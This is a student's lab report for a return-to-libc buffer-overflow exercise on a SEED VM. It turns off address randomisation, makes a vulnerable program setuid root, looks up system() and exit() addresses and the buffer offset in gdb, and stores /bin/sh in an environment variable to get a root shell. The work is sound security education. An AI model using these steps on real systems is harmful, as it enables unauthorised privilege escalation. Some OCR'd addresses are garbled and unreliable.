

# **INFORMATION SECURITY**

## **LAB 4**


**Name: Atmik Ajoy**

**SRN: PES1201800189**


**Section: A**

## Task 1:

- Setting `kernel.randomize_va_space =0` will make sure that the memory segments are not randomized in order for our attack to be carried out successfully, as we know the address .
- `fread(buffer,sizeof(char),40,badfile)` will read from the badfile eventually in further experiments facilitating access to root shell (will be explained later)



- The options for executing gcc command have been elaborated in previous labs




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "Terminal". The session content is as follows:

```
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo rm /bin/bash
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo ln -s /bin/zsh /bin/
bash
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo sysctl -w kernel.ran
domize_va_space=0
kernel.randomize_va_space = 0
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ vim retlib.c
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ touch badfile
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ gcc -no-stack-protector -
z noexecstack -o retlib retlib.c
gcc: error: unrecognized command line option '-no-stack-protector'
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ gcc -fno-stack-protector
-z noexecstack -o retlib retlib.c
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo chown root retlib
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo chmod 4755 retlib
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l retlib
-rwsr-xr-x 1 root seed 7476 Feb 25 12:14 retlib
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$
```

## Task 2:

- We now want to find the address of the **system()**, **exit()** function and to do so we run **gdb**.
- We set a breakpoint at **b0f** function and get the address data from registers by running **r** , to get **system()** address we run **p system** and same for **exit()**
- Spread over 3 screenshots to get the full output



The screenshot shows a terminal window titled "Terminal" running on a Linux desktop environment. The window title bar indicates the session is "atmik-pes1201800189 [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ gcc -fno-stack-protector  
-z noexecstack -g -o retlib_gdb retlib.c  
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l retlib_gdb  
-rwxrwxr-x 1 seed seed 9704 Feb 25 12:15 retlib_gdb  
[02/25/21]seed@atmik-pes1201800189:~/.../LAB4$ gdb retlib_gdb  
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1  
Copyright (C) 2016 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law. Type "show copying"  
and "show warranty" for details.  
This GDB was configured as "i686-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<http://www.gnu.org/software/gdb/bugs/>.  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
For help, type "help".  
Type "apropos word" to search for commands related to "word"....  
Reading symbols from retlib_gdb...done.  
gdb-peda$
```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox

Terminal

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/Desktop/LAB4/retlib_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

[-----registers-----]
EAX: 0x804fa88 --> 0xfbad2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0x1b1db0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffecd8 --> 0xbffffed08 --> 0x0
ESP: 0xbffffecc0 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)

[-----code-----]
0x80484bb <bof>:    push    ebp
0x80484bc <bof+1>:   mov     ebp,esp
```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox

Terminal

```
0x80484cb <bof+16>: push    eax
[-----stack-----]
0000| 0xbffffecc0 --> 0x80485c2 ("badfile")
0004| 0xbffffecc4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffecc8 --> 0x1
0012| 0xbffffecc --> 0xb7dc8400 (<_IO_new_fopen>: push    ebx)
0016| 0xbffffecd0 --> 0xb7f1ddbc --> 0xbffffedbc --> 0xbffffefcc ("XDG_VTNR=7")
0020| 0xbffffecd4 --> 0xb7dc8406 (<_IO_new_fopen+6>: add    ebx,0x153bfa)
0024| 0xbffffecd8 --> 0xbffffed08 --> 0x0
0028| 0xbffffecd0 --> 0x804850f (<main+52>: add    esp,0x10)

[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7da4da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7d989d0 <__GI_exit>
gdb-peda$
```

### Task 3:

- We now want to put the string **/bin/sh** in memory, to do that the easiest way is to put it as an environment variable . We do this using **export MYSHELL=/bin/sh**
- **getenv("MYSHELL")** gets where MYSHELL env variable is stored and we print out the address after casting it to unsigned int to get the correct address.

The screenshot shows a Linux desktop environment with a dark theme. A terminal window titled "Terminal" is open, displaying the following command-line session:

```
[03/03/21]seed@atmik-pes1201800189:~/.../LAB4$ export MYSHELL=/bin/sh
[03/03/21]seed@atmik-pes1201800189:~/.../LAB4$ env | grep MYSHELL
MYSHELL=/bin/sh
[03/03/21]seed@atmik-pes1201800189:~/.../LAB4$ gcc prnenv.c -o prnenv
[03/03/21]seed@atmik-pes1201800189:~/.../LAB4$ ./prnenv
bfbblelc
[03/03/21]seed@atmik-pes1201800189:~/.../LAB4$
```

A vertical dock on the left side of the screen contains icons for various applications, including a terminal, file manager, browser, and system tools. The desktop background is a solid dark color.

- With the address of /bin/bash that we have from above, and from task 2, we have gotten the address of system() and exit(). We can replace those addresses in the respective buffer values on the C program.
- Value of the sizes can be calculated using the formula in the manual on running **gdb** and **p &buffer, p \$ebp**

```
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ vim exploit.c
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ touch badfile
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ gdb retlib_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from retlib_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 11.
gdb-peda$ r
Starting program: /home/seed/Desktop/LAB4/retlib_gdb
```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox

Terminal


```
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[----- registers -----]
EAX: 0x804fa88 --> 0xb1db2488
EBX: 0x0
ECX: 0x0
EDX: 0xb7f1c000 --> 0xb1db0
ESI: 0xb7f1c000 --> 0xb1db0
EDI: 0xb7f1c000 --> 0xb1db0
EBP: 0xbffffec8 --> 0xbffffecf8 --> 0x0
ESP: 0xbffffecb0 --> 0x80485c2 ("badfile")
EIP: 0x80484c1 (<bof+6>: push DWORD PTR [ebp+0x8])
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[----- code -----]
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----- stack -----]
0000| 0xbffffecb0 --> 0x80485c2 ("badfile")
0004| 0xbffffecb4 --> 0x80485c0 --> 0x61620072 ('r')
Trash
```

atmik-pes1201800189 [Running] - Oracle VM VirtualBox

Terminal

```
0x80484be <bof+3>: sub esp,0x18
=> 0x80484c1 <bof+6>: push DWORD PTR [ebp+0x8]
0x80484c4 <bof+9>: push 0x28
0x80484c6 <bof+11>: push 0x1
0x80484c8 <bof+13>: lea eax,[ebp-0x14]
0x80484cb <bof+16>: push eax
[----- stack -----]
0000| 0xbffffecb0 --> 0x80485c2 ("badfile")
0004| 0xbffffecb4 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbffffecb8 --> 0x1
0012| 0xbffffecbc --> 0xb7dc8400 (<_IO_new_fopen>: push ebx)
0016| 0xbffffecc0 --> 0xb7f1ddbc --> 0xbffffedac --> 0xbffffefbb ("XDG_VTNR =7")
0020| 0xbffffecc4 --> 0xb7dc8406 (<_IO_new_fopen+6>: add ebx,0x153
bfa)
0024| 0xbffffecc8 --> 0xbffffecf8 --> 0x0
0028| 0xbffffecc --> 0x804850f (<main+52>: add esp,0x10)
[-----]
Legend: code, data, rodata, value


Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbffffecb4
gdb-peda$ p $ebp
$2 = (void *) 0xbffffecc8
gdb-peda$ p( $ebp - &buffer)
```



```
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ./exploit
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l badfile
-rw-rw-r-- 1 seed seed 40 Mar 1 14:19 badfile
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ./retlib
#
#
```

#### Task 4:

- Attack fails and gives segmentation fault, segmentation fault comes when it tried to access memory not available or allowed to it. Hence segmentation fault is the correct output we are meant to get



```
atmik-pes1201800189 [Running] - Oracle VM VirtualBox
Terminal
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ gcc -fno-stack-protector
-z noexecstack -o newretlib retlib.c
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo chown root newretlib
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ sudo chmod 4755 newretlib
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l newretlib
-rwxr-x 1 root seed 7476 Mar 1 14:38 newretlib
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ./newretlib
Segmentation fault
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ gcc -fno-stack-protector
-z noexecstack -g -o newretlib_gdb retlib.c
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l newretlib_gdb
-rwxrwxr-x 1 seed seed 9704 Mar 1 14:39 newretlib_gdb
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$ ls -l retlib_gdb
-rwxrwxr-x 1 seed seed 9704 Feb 25 12:15 retlib_gdb
[03/01/21]seed@atmik-pes1201800189:~/.../LAB4$
```

- Environ is a pointer to pointer and has the type `char** environ`, hence when we want to access the address we need to execute `x/s * ((char**)environ)`


```

Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:11
11      fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char**)environ)
0xbffffefbb:    "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffffefce
0xbffffefce:    "ION_ID=c1"
0xbfffffd8:    "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbfffff008:    "CLUTTER_IM_MODULE=xim"
0xbfffff01e:    "SESSION=ubuntu"
0xbfffff02d:    "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbfffff05f:    "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbfffff090:    "TERM=xterm-256color"
